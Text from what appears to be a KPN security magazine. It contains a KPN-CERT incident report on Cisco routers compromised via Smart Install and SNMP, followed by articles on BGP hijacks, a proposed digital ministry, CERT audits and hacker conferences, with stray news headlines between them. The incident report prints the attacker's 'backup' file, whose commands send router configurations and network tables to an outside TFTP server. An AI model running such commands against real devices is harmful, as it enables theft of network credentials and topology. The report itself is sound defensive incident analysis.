Shortly after the call KPN-CERT learned that there was evidence of tampering with the router's configuration files, as well as data exfiltration. During earlier conversations between KPN-CERT and one of the KPN International employees, we learned that the log files exhibited signs of an injection done a couple days earlier.

The logging looked similar to the following text:

```
Oct xx xx:xx:xx.xxx UTC: %SYS-5-CONFIG_I: Configured from tftp://80.255.3.85/backup by console
Oct xx xx:xx:xx.xxx UTC: %SYS-3-URLWRITEFAIL: redirection url write failed 'Timed out'
Oct xx xx:xx:xx.xxx UTC: %PARSER-4-BADCFG: Unexpected end of configuration file.
...
Oct xx xx:xx:xx.xxx UTC: %SYS-5-CONFIG_I: Configured from tftp://80.255.3.85/backup by console
Oct xx xx:xx:xx.xxx UTC: %PARSER-4-BADCFG: Unexpected end of configuration file.
..
Oct xx xx:xx:xx.xxx UTC: %SYS-3-URLWRITEFAIL: redirection url write failed 'Timed out'
Oct xx xx:xx:xx.xxx UTC: %SYS-5-CONFIG_I: Configured from tftp://80.255.3.85/backup by console
Oct xx xx:xx:xx.xxx UTC: %PARSER-4-BADCFG: Unexpected end of configuration file.
```

Examining the above information, there were multiple attempts. The messages from the logging exhibits evidence of that there was an unexpected end of file and redirection url write failed due to a time out. Up to this point it was unclear what was causing these alerts. The

file located on the tftp server with the name 'backup' could help us by possibly providing more information.

KPN-CERT tried to get the file from the tftp server, unfortunately the file was not reachable. This was done shortly after KPN-CERT received the logging. Besides trying to download the 'backup' file, KPN-CERT also tried to gather as much information as possible regarding the IP address of the tftp server. Via a simple whois lookup we noticed that the IP address belonged to a company which provided similar services to KPN

International, such as internet access and connectivity. This resulted in more questions than answers, but led us to believe that the company which provided these services might have also been a victim of a similar attack. During a second meeting with KPN international, one

of the engineers claimed to have the content of the 'backup' file. When he saw the attempts of the injections for the first time - which was before KPN International notified the KPN-CERT - was able to download the file and share it with the KPN-CERT team.

The content of the 'backup' file looked similar to the following text:

```
[user@a-server ~]$ cat backup
conf t
do show run | redirect tftp://80.255.3.85/1.txt
do show ip arp | redirect tftp://80.255.3.85/2.txt
do show version | redirect tftp://80.255.3.85/3.txt
do show ip route | redirect tftp://80.255.3.85/4.txt
do show cdp neigh detail | redirect tftp://80.255.3.85/5.txt
do show interface | redirect tftp://80.255.3.85/6.txt
exit
```

The content shows multiple commands for a Cisco device with the instruction to send the requested information back to the tftp server in different numerical files. One of the engineers tried to access the numerical files, but was unable to see all the content. Some files were not readable, others contained information from devices not held by KPN.

During multiple meetings more information regarding the infrastructure of KPN international was shared with KPN-CERT and their configuration of the devices. One of the first remarks was that only Cisco routers were hit. Other router brands did not exhibit similar traces in their logs. On all of the routers, SNMP was enabled to configure the devices via the Read-Write community string. Besides the community string, all devices were equipped with an access list. In order to execute the commands from the 'backup' file, not only did the attacker have to know which IP addresses were listed on the access list, but also the community string. It was unclear how the attacker had access to this knowledge.

Prior to the meetings, one of the engineers took the initiative to change all the community strings on the routers to make sure such an attack wouldn't happen again. Disabling SNMP was out of the question. It would be almost impossible to configure or monitor the devices and not all devices had the ability to make use of a more secure protocol. In the short term, changing the community strings would be the first step. Shortly after the third meeting a plan was made to enhance the security on a longer time scale.

Within a month, since KPN International notified us about the incident, a second attempt was seen in the logging and was again successful. One of the engineers looked to see if all community strings were replaced.

Unfortunately in some cases the new and old community string were present, this had to do with the fact that some routers went offline during the change of the first community strings. The engineers replaced all the community strings again and had to make sure this time all the old community strings were removed. Shortly after one of the meetings an engineer pointed out that two

routers had port 4786 (smart install) open to the internet. «*Smart Install is a plug-and-play configuration and image-management feature that provides zero-touch deployment for new switches. You can ship a switch to a location, place it in the network and power it on with no configuration required on the device.*»¹

Smart Install doesn't have any form of authentication. This means that anybody was able to configure the Cisco routers but also could read all of the configurations on the routers. This explains how the attacker knew about the listed IP addresses of the access lists and the community strings. Once the community strings were changed for the third time and configs were compared with previous versions we created a plan together with the engineers for both the short and long-term. The plan included steps to ensure that all credentials stored in the config would be replaced. Also, to enhance the security on the total platform and to make sure if a similar attack were to happen again it would be detected, a trigger was created which would notify the 24/7 KPN SOC immediately. In such an event, KPN SOC would notify KPN CERT, day or night. During the investigation we learned that the 'backup' file was part of the first stage where the attacker learned more about the infrastructure. Once the attacker had all the information they needed, they would start to adjust the configurations of the routers and inject a Generic Routing Encapsulation (GRE) tunnel to create a man-in-the-middle attack. In this case the attacker only had access to the configuration, which were not adjusted except for the changes made by our engineers.

A couple of months later US-CERT wrote an Alert on their website with similarities, to our findings such as the earlier listed IP address.²

⁽¹⁾ https://www.cisco.com/c/en/us/td/docs/switches/lan/smart_install/configuration/guide/smart_install/concepts.html

⁽²⁾ Source: <https://www.us-cert.gov/ncas/alerts/TA18-106A>

The pirate bay is cryptomining for Monero with your CPU again

July

2

HMRC deactivates record number of fake websites

6

Homeland security subpoenas Twitter for data breach finder's account



Detecting and Preventing Internet Hijacks

Christian Doer, TU Delft

The Internet has become an integral part of our life. Aside from browsing the web and running apps, much of our daily activity from voice telephony to car navigation and logistics runs over this world-wide network. Over the past years we have seen a new threat gain foothold: while malware or DDoS attacks threaten individual users and websites, attacks on Internet routing protocols may hijack entire networks and redirect the traffic for a large number of users. In 2018, we have seen connections to Canadian and Korean government websites intercepted, a hijack of Amazon's DNS infrastructure to steal the money of cryptocurrency users, and even Google's search and cloud services were temporarily taken offline.

When we connect to the Internet to access a web page or make a phone call, our data typically passes through a series of networks, owned and operated by different organizations that work together to make the connection work. While protocols such as the well-known Internet Protocol (IP) transport our request to the final destination, the networks first need to know where exactly a computer – identified by its IP address – is located in the world. This information is exchanged between networks by a much lesser known, although essential protocol – the Border Gateway Protocol (BGP). With the help of BGP, your Internet Service Provider (ISP) knows that the domain name and IP address you are trying to reach is for example located within the network of Austrian Telecom, and learns the best route to get there from other networks it interfaces with, so that it can deliver your email, web traffic or voice call to the remote destination. The “Internet” thus, as the name literally says, is nothing

else than the interconnection of independent networks. These systems are held together by BGP to create one universally accessible network – in other words BGP is the essential glue of the Internet. If BGP was to fail, networks would still function, but there would no longer be any map to navigate across them.

When BGP was designed in the late 80s and early 90s, security was not a major concern. Early networks connected few trusted entities and were meant to transport research data; that the Internet would ultimately become the fundamental infrastructure and facilitate transactions in the billions of Euros would have been a far-fetched dream. While its security shortcomings have been known for decades and for years work has been underway to address them, in 2018 we have seen BGP incidents at unprecedented scale from which three episodes sparked a renewed sense of urgency:

- When in April criminals sent out false BGP announcements that rerouted traffic from Amazon's Route 53 DNS service to their own servers, the attackers were able to control where end users were sent to when looking up domain names via this provider. Visitors to the cryptocurrency site MyEtherWallet.com were sent to a phishing website, and within 2 hours the criminals were able to steal 17 million dollars from user accounts. This incident is especially noteworthy, as it utilized BGP to undermine another critical infrastructure of the Internet.
- A report released in October made the allegation that for years, China Telecom has used its presence in the US to systematically redirect and intercept Internet traffic via its network. Although similar route hijackings of major US companies and government institutions have been repeatedly observed in the past and even been subject of a government investigation, the scale of this practice is unknown, due to a lack of universal BGP monitoring. The monitoring firm DYN reports to observe these and similar redirection events in up to 20 percent of their monitoring probes.
- A month later, part of the world lost access to Google's search and cloud services. Initial results showed that traffic was redirected to Russia by China Telecom, which sparked fears of an intentional attack to obtain user credentials and data. While connectivity was restored 73 minutes later, for hours conflicting reports emerged on the causes of the incident and whether it was an accident or an attack. The event ultimately turned out to be a configuration mistake by a small provider in Nigeria introduced during a system upgrade, which created a route leak that was picked up by China Telecom.

That these incidents are difficult to detect and mitigate can be largely attributed to two reasons: first, only a vanishingly small part of the world's Internet paths are actually checked by a route monitor, which means that especially targeted attacks may go by undetected. Second, while tooling exists to recognize deviations in Internet paths, their functionality is comparatively basic and requires a human analyst to study the data and distinguish normal Internet behavior from malicious activity. This necessarily introduces a delay in detecting and responding to such incidents.

Together with the cyber threat intelligence lab at TU Delft, KPN is conducting a research project to improve BGP monitoring and develop systems that can help ISPs to automatically classify incidents and estimate their impact for better, faster mitigation.

A Brief Introduction to BGP Routing

Networks or autonomous systems (AS) share and forward data among them based on two types of relationships: (1) customer-provider or transit

relations, where one network – usually a smaller service provider – pays another to forward its traffic to all the locations the other connects to; or (2) peer-to-peer relations, where two networks identified a mutually beneficial opportunity to provide access to each others' IP addresses, and instead of requiring payment for transporting traffic they usually share the cost of this peering connection. Figure 1 shows both of these practices exemplarily for the Dutch ISP XS4ALL. In order to obtain world-wide access, XS4ALL (AS3265) buys transit from its provider KPN, or known by BGP as AS286. KPN is classified as a Tier 1 network, large enough so that it does not need buy transit from anyone else, but that all major networks would peer with it directly. One of its peers is NTT (AS2914) which provides Internet access to A1 Telekom Austria (AS8447). A connection from XS4ALL to a customer of Austrian Telecom would thus based on the information exchanged by BGP flow through the networks of KPN and NTT, both of which receive payment for the traffic for their respective customers. At some point, AS3265 and AS8447 additionally established a direct peering connection between them, which allows them to exchange their own traffic and that of their customers without using and paying for the link to their respective providers.




Figure 1: Example of BGP routing.

Depending on their type and location, ISPs may establish a lot of such peering links, which help them lower their cost as they can offload traffic they would otherwise need to pay for. Connectivity through the Internet is established through millions of such – frequently hand-crafted – transit and peering rules, which are designed to maximize an operator's connectivity, minimize its cost and reflect policy and business decisions. An iron rule of BGP is that connections should be “valley-free”, as otherwise operators would pay for the traffic of other networks. Consider for example a connection made by AS42685, the Austrian government, to an IP address managed by KPN. While AS8447 has established a direct route to AS3265 and XS4ALL has a direct link to KPN, this link may not be used for this request as otherwise XS4ALL would pay for data it is neither responsible for nor benefits from. Likewise, Austrian Telecom possesses a peering relationship with Hutchison Global Communications (AS9304) in Hong Kong, which is

advertised to its own customers but has to remain hidden to AS8447's peers. If Austrian telecom's route would be shared with its neighbor AS3265, this route leak would cause XS4ALL's traffic to be redirected from its regular path, resulting in costs and potentially lost connectivity. Especially if such a route leak spreads widely, it can attack a large amount of traffic, possibly enough to overwhelm the peering links and thus ultimately damage the reachability of the affected networks. We see that in the pictorial representation of AS relationships of figure 1, data has to always flow upwards and downwards with the exception of directing peering, and any connections that run horizontally to form a "valley" should not occur in practice.

In addition to accidental route leaks, networks could also incorrectly advertise to be the owner of a particular IP address space, which would result in (some of the) network traffic for these addresses to be sent towards them. These so-called hijacks are frequently the result of misconfigurations, although many reports exist where organizations have intentionally hijacked the IP space of other networks, for example to send SPAM emails, cause network and service outages, or intercept data traffic.

Mitigations against BGP Anomalies

Initiatives to secure BGP have been underway for years, albeit with limited success. The most complete solution, BGPsec, would add cryptographic signatures to advertised routes which means unauthorized announcement of IP addresses would no longer be possible and any tampering with the BGP path is evident to the recipient. Solutions such as BGPsec also introduce new constraints and problems: they require cryptographic keys to be exchanged and validated by some party, and are resource intensive and thus costly to deploy. Finally, they suffer from the "tragedy of the commons": while I can deploy countermeasures to stop misusing other networks' routes in my network and neighborhood, my own routes are compromised somewhere else in the Internet. Networks incur expenditures without seeing a significant security benefit until these countermeasures are widely adopted, and in result uptake of solutions such as BGPsec has been slow until now.

There are however alternatives where cost and benefit are aligned. Internet Routing Registries (IRR) maintain databases which ASes are allowed to announce a particular IP space and which routing policies a particular network applies. If China Telecom would have looked up the announcement it received from the Nigerian ISP in the IRRs, a process that can easily be automated, it would have become immediately evident that this block of IP addresses belongs to Google and that none of these IPs should be advertised over their peering link – the incident would have been prevented from the start. As we can see based on this example,

route filtering is unfortunately still not the norm, even for large operators.

Data is loaded manually into IRRs after a verification and vetting process, but for years they have earned a reputation of being highly inaccurate because of lack of participation from network owners. Our research reveals that incidents and increased security awareness have changed this by now: we find that between 85 and 92% of advertised BGP routes can be directly matched against the records stored in these registries. When we apply this data to the automated filtering pipelines developed in our project, we can trim down the hundreds of thousands of daily BGP updates into less than two scores that deserve further attention, a manageable number for an analyst. While fundamental solutions to secure BGP are still underway, improved tooling and automation can help each network operator to not become affected by remote incidents.

Next steps

In the coming year, our project will develop algorithms to contextualize and classify incidents that generate actionable intelligence about the event for the best course of action. Imagine you are running the network of a bank or insurance provider. Today, a BGP monitoring tool informs you whether (part of) your address space is announced by another AS. There is however a difference whether some of your IPs are by accident included in a larger, legitimate announcement and only affect a limited area very far from your current customer base – in other words all evidence points to an accidental misconfiguration that can be easily removed –, or the route was introduced by a network that has a history of hijacks, the current event redirects the majority of computers in the countries you do business with to a foreign location, and a similar issue has happened in the past to several of your competitors. This is the future of BGP incident response - we want the tools to automatically collect evidence and inform us about the nature of an event – is it a malicious hijack or does the data point towards a misconfiguration –, who's affected by it and which mitigation strategies would provide the best relief.



How a Ministry for Digital Infrastructure could protect us from digital attacks, discriminatory algorithms and human extinction

Matthijs Pontier, Ph.D., Piratenpartij

Digital infrastructure has become an integral part of our society, but our government is lagging behind. This has resulted in too many expensive and failed IT projects. In the long term, this threatens our national security, economic interests and digital civil rights. That is why the Pirate Party proposes a Ministry of Digital Infrastructure, with sufficient in-house knowledge and skills. This Ministry will collaborate with other ministries to guide automatization projects and purchase ICT. In this article, I will describe what this Ministry would look like and how this would protect us from digital attacks and discriminatory algorithms.

Sharing knowledge

The Ministry will monitor and anticipate technological developments. It will function as a knowledge partner of other governments and make their expertise available and reusable. This prevents the public sector from having to buy external expertise. Actively using open source and open standards will prevent governments from vendor lock-in and additionally increase the security of our infrastructure.

Digital security

The National Cyber Security Center will work within the Ministry of Digital Infrastructure to secure the integrity and confidentiality of the digital infrastructure. An ICT supervisor, that will function as a technical partner, will secure the legitimacy and democratic accountability of public information systems. The Ministry will set up a bounty system for reporting vulnerabilities in ICT infrastructure, to incentivise ethical hackers. Zero days should always be reported directly to the organization responsible, so vulnerabilities are fixed

as quickly as possible. The current practice in which secret services are keeping our devices vulnerable so they (but also others) can hack us themselves, is completely unacceptable. To prevent single points of failure, enough resilience should be built in our digital infrastructure. This includes always keeping a non-digital option as backup.

ICT and information provision are not limited to our national borders. Geopolitical conflicts are increasingly taking place online. Intelligence services around the world are producing fake news to manipulate public opinion. Sensitive government documents are often stolen as part of economic espionage, or for advantages in other international negotiations. Several times, vital infrastructure was attacked with digital weapons. Such software can cause enormous damage to industry, people and the environment. The consequences can be catastrophic. For example, imagine the chaos that would result from a long lasting massive power outage. Or malicious hackers opening our watergates, flooding large areas of our country. A recent example is the sabotage of Iranian uranium centrifuges by the Stuxnet virus. The Ministry of Digital Infrastructure will collaborate with the Ministry of Defense to protect us from these threats. Some improvements have been made, but we are still behind compared to the rest of the world on this field. There is too little capacity and too little knowledge to sufficiently secure our digital infrastructure. The Netherlands can only sufficiently be defended through high level training and having in-house highly skilled digital security experts.

Additionally, we want to insist on a non-proliferation treaty for these weapons at the UN. The best way to be protected from digital weapons, is to ensure they are not used. At the UN, we also want to insist on a moratorium on the development and possession of autonomous weapons (killer robots). Armies increasingly use robots such as drones. This may dehumanize warfare, as robots are not capable of humanitarian thinking and acting. In addition, this lowers the threshold for military action. This can already be seen in the many extrajudicial killings that are committed by drones. The attacking party does not need to risk lives, whereas the deaths of the victims are very real. Moreover, the consequences of autonomous robots being hacked, or viruses being spread by terrorists or state actors, could be catastrophic. Technology should be used to improve lives; not to destroy them.

Almost 70 years after the creation of the Geneva Conventions which govern the conduct of States in times of war, it is high time to protect the peaceful use of cyberspace through the development of a new Digital Geneva Convention.

Protecting human rights in times of digitalisation

Technological developments urge us to take a new look at human rights protection. New threats *and* new possibilities to improve human rights emerge. We

also need to consider new human rights, such as the right to internet access, or oppositely the right to an offline life. Currently, big tech corporations with an advantage in technological knowledge have created business models that are fully based on gathering and capitalizing personal data. This has led to a situation in which the smartest people in the world spend their time thinking of how to make us click on ads. Similarly, corporations and politicians alike use similar methods to manipulate public opinion with distorted or plainly false information. These methods have turned out to be painfully effective. When you know people's preferences, desires, it has shown to be possible to accurately predict their personality, their behavior, and how to manipulate their emotions and future behavior. With these methods, society can be controlled without using force. When the right buttons are pushed, people will gladly and voluntarily do what governments or corporations 'program' them to do, and more often than not, people won't notice how they are being manipulated. This compares quite well to the Aldous Huxley's dystopian novel 'A Brave New World', or – more literally – to the recent 'The Circle' by Dave Eggers.

Every automatic filter will lead to false positives. To prevent unjustified censorship, the government should not make use of 'censorship machines', that automatically remove content. Net discrimination is a form as censorship, because it makes certain information less available, at the benefit of other selected information. The Ministry should therefore secure net neutrality.

Further, cyberbullying and the so-called "doxing" of citizens is a real problem that can have serious consequences in the lives of fellow human beings. The Ministry will instruct the police to take declarations seriously and to enforce strictly enforce on cyberbullying, stalking and doxing.

Data Protection

One way to limit the possibility to manipulate people, is to protect their data. Moreover, historic and recent examples show that personal data can be misused for malicious causes. Data breaches at government organisations happen all too often. To improve this, a knowledgeable State Secretary for Data Protection can support other ministries and public services in their data protection challenges. This Secretary will work closely together with the Dutch Data Protection Authority. The Dutch Data Protection Authority is currently worryingly under capacitated to be able to sufficiently fulfill its tasks. It needs more manpower under a leadership that has an impressive track record in protecting privacy, to ensure correct implementation of the Personal Data Protection Act, the European Privacy Directive and the General Data Protection Regulation (GDPR). As little data as possible should be stored about citizens; only what is strictly necessary to fulfill tasks. Data that is not stored, can also not be lost might a data breach occur. Citizens remain the

inalienable of their own data, and always have the right to access, remove or modify their data in a user friendly interface.

Profiling

Governments increasingly make use of profiling techniques, most often to assess risk. Although this often happens for good causes and with good intentions, it has been demonstrated this often leads to undesired effects. Profiling algorithms often copy the bias of their creators and the bias of their training data. As a result, algorithms have been demonstrated to punish people of color more heavily, even though race was explicitly left out as a variable. Similarly, hiring algorithms, have been demonstrated to prefer men. These and other examples are being described in more detail in Cathy O’Neil’s smartly named book ‘Weapons of Math Destruction’. When the resulting decisions are being used as new training input to ‘improve’ the algorithm, it will even reinforce this bias. People using these algorithms as decision support, may use these algorithms to justify their own biased decisions, because ‘they were taken by impartial technology’.

Profiling has too many useful purposes to abolish the technology. However, we should demand transparency from algorithms. We can only have a societal debate on profiling if we know how the algorithms work. Additionally, algorithms need to be able to explain themselves in understandable language. When people feel they are being treated unjustly by technology, they should always have the right to human intervention. The Ministry of Digital Infrastructure should, together with the Data Protection Authority, enforce these regulations and facilitate the societal debate on discrimination by profiling algorithms.

Machine Ethics

Profiling algorithms for risk assessment are not the only form of Artificial Intelligence (AI) that influences our lives. ‘Smart’ assistants advise us on where to go, what to do, what to eat, what movie to watch, what music to listen to, or what to buy. In some cases, these assistants even buy stuff autonomously, for example on the stock market. In doing so, AI often already makes decisions with ethical components. In the future, as AI gets more intelligent and when we hand over more decisions to AI, this will only increase. To make sure intelligent machines do not harm us, or threaten our autonomy, we need to teach them human ethics. The field of Machine Ethics is relatively young and heavily underdeveloped compared to the current power of AI. Many experts in AI warn that the development of AI may happen quicker than we anticipate. Especially in a situation where machines can manipulate the physical world, this may pose dangers. Now we are combining the Internet of Things with superfast wireless connections (5G), we have built the perfect habitat for a superintelligent artificial being: ‘the Internet’. A powerful AI that, through this Internet has access to all

human knowledge and all connected devices, should be regarded as a world size distributed superrobot. We should manage that AI keeps to human ethics, before it becomes too powerful to control. AI experts warn that in the worst case, intelligent machines could kill most or even all humans. Not intentionally, like in some science fiction movies, but because humans giving them imprecise orders. For examples, robots that are given the order to produce as much food as possible, might well wipe out cities and villages in the process, to be able to use the area for agriculture. Combining intelligent problem solving with defining all undesirable robot behavior outcomes is an extremely difficult (and often underestimated) challenge. The Ministry should collaborate with academia and set up research projects to develop Machine Ethics (or ‘AI safety’). Citizens should be involved in these projects, through e-democracy and citizen assemblies. The ethics of the artificial beings that we are going to share the world with, should be defined by us all; not just by a limited group of programmers and scientists. The research outcomes should lead to a mandatory Machine Ethics for all AI, that should be seen as a general safety measure for AI, comparable to CE-marking.

Digital autonomy

At no time should the government encourage dependence on companies overseas with other little interest in protecting digital rights. The government should fully focus on stimulating European alternatives, to stimulate independence and local economy.

The government and government-sponsored facilities such as the police can under no circumstances promote foreign commercial platforms such as WhatsApp for their preventive tasks or under the guise of national or local security. There should be awareness among law enforcement officials that these platforms are not aimed at protecting citizens, but to exploit their digital shadow.

IT Education

The Ministry of Digital Infrastructure should collaborate with the Ministry of Education, Culture and Science to develop good IT education. This should help citizens become independent and create awareness of the way IT influences their life. Citizens should be enabled to secure their communication and find alternatives when corporations or governments are harming their rights. This education should include computational thinking and media literacy.



If you want peace, prepare for war

How we develop and maintain the maturity within our incident response team.

Mandy Mak, KPN

A successful CERT (Computer Emergency Response Team) consists of a group of differently skilled people. A team that in case of an incident quickly understands the scope and can analyse and mitigate the threat. To fully benefit from the skills of each member teamwork is key. By working together one team member can coordinate between the other members, who can fully focus on their subtask at hand. It is necessary to know beforehand where each of their expertise lie.

The core business of a CERT is mitigating computer security incidents. During times in which no major incident is in progress the aim is preparation for moments in which these incidents will occur. You need to be aware and update your knowledge, skills and toolset during any non-stressful period afforded to you. All these components make for a mature team. To show the maturity of the team on which the rest of the organisation can rely we are certified by Trusted Introducer. Trusted Introducer uses the Security Incident Management Maturity Model (SIM3) to measure the level of maturity of incident response teams. See the side box for more information on SIM3.

We have different tools and agreements to promote sharing of information and knowledge. These range from formal agreements such as weekly meetings to

more informal agreements to document everything that might be slightly useful to others now or in the future. We share information on an internal GIT and an internal wiki. The wiki we use contains most of the information used in daily operations. Descriptions and agreements on processes, how to use tools, contact information and other relevant information is supposed to be shared on a dynamic wiki. Every team member is able (and encouraged) to share this kind of information. Documenting everything on a wiki makes it easy for other members to search for information and adjust or add to it wherever needed. Aside to the wiki we use a GIT for tools created by ourselves, presentations, meeting minutes and cases that involve large files.

As an addition to the certification we have annual internal audits. These audits are done by a certified

Potential BlackIT botnet attacks can bring down IoT devices

auditor and by use of the SIM3 framework. These audits include interviews with team leaders and members delivering documentation and the auditor will test if the team executes what is documented. The output of these audits is used to improve various aspects of our work. As we are all technical people and we do not like to gather all the information on a subject every time an audit is done, we tried to automate the gathering of this information as much as possible. Most of our information is stored on our wiki so we created a list with the relevant wiki pages that show the documented processes and agreements and such. We created a script that scrapes our wiki and downloads the relevant wiki pages and converts them to PDF files for easy delivery. Because the pages cannot be downloaded as a PDF at once this is done in parts. The script uses Python Requests¹ to log into the website, visit the page and download the HTML of the page. As some pages include images, the sources of these images are extracted from the HTML and downloaded separately. The HTML is then adjusted to include the downloaded images. This provides an up-to-date offline package for the auditor. By working together, knowing each other skills, sharing information, evaluations of previous incidents and teaching other team members we aim to be as fully prepared as possible for whenever an incident occurs.

SIM3

Within the SIM3 model levels 0-4 are used as a reference for desired levels and the measured levels of the audited team. The lowest level is zero and means the team does not execute the audited item in their business. The first level is defined as the team knowing the specific subject but doesn't have it written down or formalised (it is also not being audited). When complying with all the criteria of a subject you will meet the requirements of level four.

These levels will be used to measure components of each of the pillars. The following pillars have been audited.

Organization

This pillar gives an indication of how the team is positioned in the organization and what authority and responsibility the team has as well as the organ responsible and to whom they are reporting.

Human

The human parameter mostly focuses on the competencies of the team. It also considers the presence of the team in times of holidays or illness. However, it does not seem to consider the dispersion of skills within the team. For this, matrices are developed in which members and skills can be documented to reference for the other team members.

Tools

The tools section goes into the redundancy of your connectivity and tools. This also takes a deep dive into which tools you use and for what purpose. The SIM3 model assesses the tools used and the documented processes around the tools.

Processes

The last pillar (and the one with the most subjects) is the processes pillar. This section aims to assess whether different processes are in place, documented and the compliance of the audited team with their documented processes.

⁽¹⁾ <http://docs.python-requests.org/en/master/>

Anatomy of a Hackers Conference

“What actually goes on at a hackers conference?” “Aren’t hackers criminals?” “Why would you attend one and more importantly why should you volunteer to help organize one?”

In this brief article, members of Hack In The Box - almost all of whom are volunteers, share some insights into what goes into the making of a hackers gathering. And if you pay close attention, you’ll stand to win a VIP ticket to HITB’s 10th year anniversary event next year!

A Brief History of the Hacker Con

Hacker gatherings have been around for a long time - far longer than people have imagined.

The original hacker gathering goes back to the 1970s in the United States - the birthplace of the Homebrew Computer Club - a loose knit gathering of geeks and technology enthusiasts who would gather on occasion to share their latest gadgets and thingamabobs. The Homebrew Computer Club was also home to the likes of Steve Wozniak and Steve Jobs - Yes, THAT Steve Jobs.

In the 1980s, the more ‘security oriented’ meet ups were formed with the likes of 2600, Ho Ho Con and of course Cult of the Dead Cow’s first gathering in which they invited members of the media along with law enforcement officials.

Over in Europe, there were the guys from Germany’s Chaos Computer Club (CCC) who in 1984 organized the first Chaos Communication Congress in Hamburg. Back home in The Netherlands, the Hippias from Hell alongside people like Rop Gonggrijp were responsible for organizing the Dutch summer camps - similar in nature to the CCC events but held once every 4 years and outdoors during the warmer summer months.

It wasn’t until the early 1990s, that the ‘granddaddy’ of all security conferences was born - the DEFCON hacking conference. Founded by Jeff Moss, the event is held annually in Vegas and has become a must-do hackers pilgrimage. From a gathering of a few hundred, DEFCON has today grown into a monster event, with attendee numbers exceeding 20,000. As the years went by, more conferences have emerged and the 2000s were certainly the boom time for new events and the awakening of the Asian tiger - it was during the early 2000s that conferences such as Hack In The Box (HITB), Syscan, Bellua and others sprung up across various parts of Southeast Asia. Some have come, some have gone, and many still remain. Today, hacker conferences of all sizes and formats are held all around the world. Annually, there are more hacker cons than there are days in a year. As you’re reading this, you can be sure at least 3, 4 hacker cons are happening right now.



Unsophisticated Android spyware monitors device sensors

What makes a hacker con, a hacker con?

So what happens in a hackers conference, anyway? Simply, there is no one single formula of what makes an effective conference, but here are some takeaways that the Hack In the Box team have learned from running more than 30 conferences across four continents over 15 years.

Cool Talk Bro!

No hackers conference is worth attending if there are no quality talks and content to share with the audience. How to make a good talk interesting? Know your subject matter well, but more importantly be passionate about what you're speaking on. If you don't care about your subject, the audience isn't going to either. Of course a catchy title never hurts and always include cat pics - everything's better with cat pics!

On a serious note, as long as your talk has substantiated, proven results and covers new vulnerabilities, new hacks or creative walkthroughs, you'll do fine. If your talk relates to the real world: things like hacking cars, planes and trains or ATMs, medical devices or next generation systems like AI and machine learning models - even better!



Wanna Play a Game?

All talk and no play makes any conf a dull place. The challenge of a hack is a game in itself, and what better way to appeal to hackers than to feature hack games and challenges for them to indulge in! A CTF or Capture the Flag, is a security related competition which takes various shapes and forms but all of which aim to challenge participants to score points for bragging rights and sometimes profit too.

Popular formats of CTFs include attack-and-defense, jeopardy-style, king-of-the-hill and more. They also cover a wide gamut of themes and challenges from web, to crypto to forensics and more. There are also competitions that are technology specific - for example SCADA and IoT focused CTFs, or more recently competitions dealing with reverse engineering radio signals (Trend Micro's Capture The Signal game) or breaking AI models (GeekPwn) or attempting to pit man against machine (DARPA's Cyber Grand Challenge). Why play in a CTF? Apart from it being fun, CTFs give attendees an effective test of coping under pressure, a lesson in teamwork and most importantly a chance to show off their skills. It isn't uncommon to find the biggest names in the security industry scouting the CTF area looking for next generation rockstars to add to their teams.



A Hack for All Ages

All kids are hackers and possess “hacker spirit” - they are curious, love exploration, tinkering, making and learning. It’s a mindset that we should treasure and encourage and several hacker conferences now include more activities aimed at the younger generation. Let’s face it - a lot of us in the industry are now starting families of our own, and finding something for the young ones to do while the adults play their own games, is definitely much needed.



One example that is aimed at the younger generation is HITB’s “Hack in the Class”¹ - a joint collaboration initiative of HITB together with Randomdata². Held at schools and locations in around The Netherlands and of course at HITB conferences around the world, Hack In The Class teaches kids aged 10-and-up things like micro electronics, soldering,

cyber hygiene and staying safe online and also challenges them with a custom designed Capture The Flag style contest. The aim is simple though ambitious - ‘to change the way we teach’ by empowering the next generation of youth to embrace their hacker spirit, equip them with the tools and knowledge to deal with our ever connected world and most importantly help them realize that they can literally do anything - they only have to set their minds to it.

Alongside activities like these, you’re also apt to find other contests and villages aimed at various interests, age groups and essentially all members of society. These mini areas are set up for you to learn various ‘life skills’ - everything from soldering, to lock picking, safe cracking, car hacking and even food hacking! Hacker villages are the perfect opportunity to not only have fun and learn new skills, but above all else; make new friends.



⁽¹⁾ <https://www.hackintheclass.nl/>

⁽²⁾ Randomdata is a hackerspace in Utrecht, <https://randomdata.nl/>

OAuth exploit allowed researcher to takeover Periscope TV account

September

3

Firefox will soon block ad-tracking software by default

5


Scammers cashing in on free TK domains & ad fraud

10

13

Malicious Kodi add-ons install Windows & linux coin mining trojans

A Geeky Conference Badge



What started out as nothing more than a form of identification, hacker conferences now feature various hardware or electronic 'badges' that do more than you'd expect. Badge design in and unto itself has become an art form and it's not uncommon to find areas within the conference setup to tackle reverse engineering of the conference badge in order to hack it and make it do more. Badge makers pride themselves on their ability to cram in more functionality, power and challenges on their badges with many now even featuring next generation tech like LORA connectivity, pluggable extension modules and more.

A Passionate Crew



At DEFCON they call them "goons" - at CCC they are the "chaos angels" - at HITB they're VLNTs.

he volunteers and crew who help put these hacker conferences together are literally the lifeblood of the event. It is through their grit, tenacity and sheer belief that together we can make something awesome happen is what sets hacker conferences apart from everyone else.

While it can be exhausting work, volunteering your time and energy for a hackers conference is one of the best ways to not only grow your network of contacts, but a rare opportunity to meet with the conference speakers - many of whom are 'rockstars' of the security and hacker industry who've been there, done that and have a wealth of knowledge and experience to share.

Above all else, volunteering is fun and you'll even get a t-shirt that says you were there!



An Awesome After-Party

After days of learning, hacking, and tinkering, hackers too like to party - and yes they can dance! No hacker conference worth their bits and bytes is complete without a proper closing ceremony and hacker after-parties are as varied as the conferences themselves. Words would do them no justice, so you'll just have to come and experience one yourself! ;)

Why algorithms are dangerous. Don't forget the human!

What the role of AI should be in cybersecurity

Bram Cappers, Josh Mengerink and Joey van de Pasch, Analyze Data – a TU/e spin-off

Automation is a popular and very important topic, but with our brains still outperforming Artificial Intelligence (AI) techniques, humans are indispensable in security. Especially with respect to pattern recognition and contextual reasoning, humans are superior in keeping false positive rates of automated techniques to a minimum. We therefore still have a job to do and cannot go to the beach.

Everyone nowadays is talking about the role of AI (or deep learning) in cybersecurity and how it eventually will solve all our problems. The truth is that we are not there yet and as long as AI cannot fully simulate the human brain we are invaluable for the detection and understanding of threats. As visualization architects we believe that even in the future we are not redundant. Here are some examples and arguments why we think this is the case.

Who is in control?

Recently, the purchase requisition system in one of the world largest chemical companies was completely shut down by what appeared to be a “cyber threat”. Clients could not visit the company’s portal anymore to order supplies. It seemed that they were blocked by

